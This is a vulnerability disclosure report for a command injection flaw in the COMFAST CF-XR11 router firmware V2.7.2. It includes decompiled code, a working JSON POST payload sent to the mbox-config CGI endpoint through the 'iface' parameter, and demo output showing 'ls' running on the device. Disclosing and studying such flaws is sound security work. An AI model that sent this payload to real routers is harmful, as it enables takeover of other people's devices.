# Information

- **Vendor of the products:** COMFAST
- **Vendor's website:** http://www.comfast.cn/
- **Reported by:** CurryRaid (745843191@qq.com)
- **Affected products:** COMFAST CF-XR11
- **Affected firmware version:** V2.7.2
- **Firmware download address:** http://www.comfast.com.cn/index.php?m=content&c=index&a=lists&catid=31#orientate

# Overview

- `COMFAST CF-XR11 V2.7.2` has a command injection vulnerability in function `sub_424CB4`.
- Attackers can send `POST` request messages to `/usr/bin/webmgnt` and inject evil commands into parameter `iface` to execute arbitrary commands by `/cgi-bin/mbox-config?method=SET&section=timing_redial`

# Product parameters

- `COMFAST CF-XR11 V2.7.2` is an 1800Mbps smart MESH router. The test version(the newest version) here is `V2.7.2`


# Vulnerability details

- The vulnerability is detected at `/usr/bin/webmgnt`.
- In the function `sub_424CB4`, the program uses function `blobmsg_parse` to obtain the content of parameter `iface` , which are sent by `POST` request
- there will be something wrong with the `IDA` decompiler,but we can still figure out the data flow
- the `iface` will replace the first `%s` in `sed -i '/%s/d' %s 2>/dev/null`


```
90   do_memcpy(v71, (char *)&off_453570 + dword_4537D8 - 4521984, 40);// iface
```

```
116  ((void (__fastcall *)(char *, int, _BYTE **, int))do_blobmsg_parse)(v71, 5, &v66, v3 + 4);
117  v5 = &aLibTimingRedia[(_DWORD)enable_lan_ac_str - 4456448];
118  v51 = v2;
119  v61 = v41;
120  v42 = v5;
121  v52 = v36;
122  v57 = v38;
123  v47 = (int (__fastcall *)(int *, _DWORD))off_453E74;
124  if ( ((int (__fastcall *)(char *, _DWORD))off_453E74)(v5, 0) >= 0 || off_453C00(v5, 493) >= 0 )
125  {
126    if ( v66 )
127    {
128      v7 = (char *)sub_41FF10 + (_DWORD)off_4538E0 - 4325376;
129      v8 = ((_BYTE *(__fastcall *)(_BYTE *))v7)(v66);
130      v9 = (void (__fastcall *)(int *, int))do_strcpy;
131      ((void (__fastcall *)(int *, _BYTE *))do_strcpy)(v72, v8);
```

```
156     v11 = (void (__fastcall *)(int *, char *, char *, char *))do_sprint;
157     do_sprint(v76, &aSSh[(_DWORD)enable_lan_ac_str - 4456448], v72);
158     v12 = &aSS[(_DWORD)enable_lan_ac_str - 4456448];
159     v11(v78, v12, v42, v76);
160     v11(v77, &aSIntSh[(_DWORD)enable_lan_ac_str - 4456448], (char *)v72, v13);
161     v11(v83, v12, v42, (char *)v77);
162     v49 = &aEtcCrontabsRoo[(_DWORD)enable_lan_ac_str - 4456448];
163     v14 = &aSedISDS2DevNul[(_DWORD)enable_lan_ac_str - 4456448];// //sed -i '/%s/d' %s 2>/dev/null
164                                                                //
165     v11(v81, v14, (char *)v77, v49);                           // sprintf
166                                                                //
167     v40 = (void (__fastcall *)(int *))do_system;
168     ((void (__fastcall *)(int *))do_system)(v81);
```


# POC

- we use `’` to close the previous single quotation mark and use `#` to make the latter string be a comment
- use hackbar to send a `POST` request
- the payload is `{"iface":" ' || echo '/*' \"ls \" '*/'  >> ./www-comfast/config.php #"}`




# Attack Demo

- After sending the POC, the malicious command will be executed and we can get the result of command `ls` in `config.php`
- now, we get the arbitrary command excution


192.168.0.1/config.php
不安全
192.168.0.1/config.php
//#################### DEBUG
//var_dump( $_CONFIG );
//$des = end(get_defined_constants(true));
//var_dump($des);
//
/* bin
dev
etc
init
lib
mnt
overlay
proc
rom
root
sbin
sys
tmp
usr
var
www
www-comfast */
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
LOAD
SPLIT
EXECUTE
TEST
SQLI
XSS
LFI
SSRF
SSTI
URL
http://192.168.0.1/cgi-bin/mbox-config?method=SET&section=timing_redial
Use POST method
enctype
application/json
Body
{"iface":" ' || echo '/*' \"`ls `\" '*/'  >> ./www-comfast/config.php #"}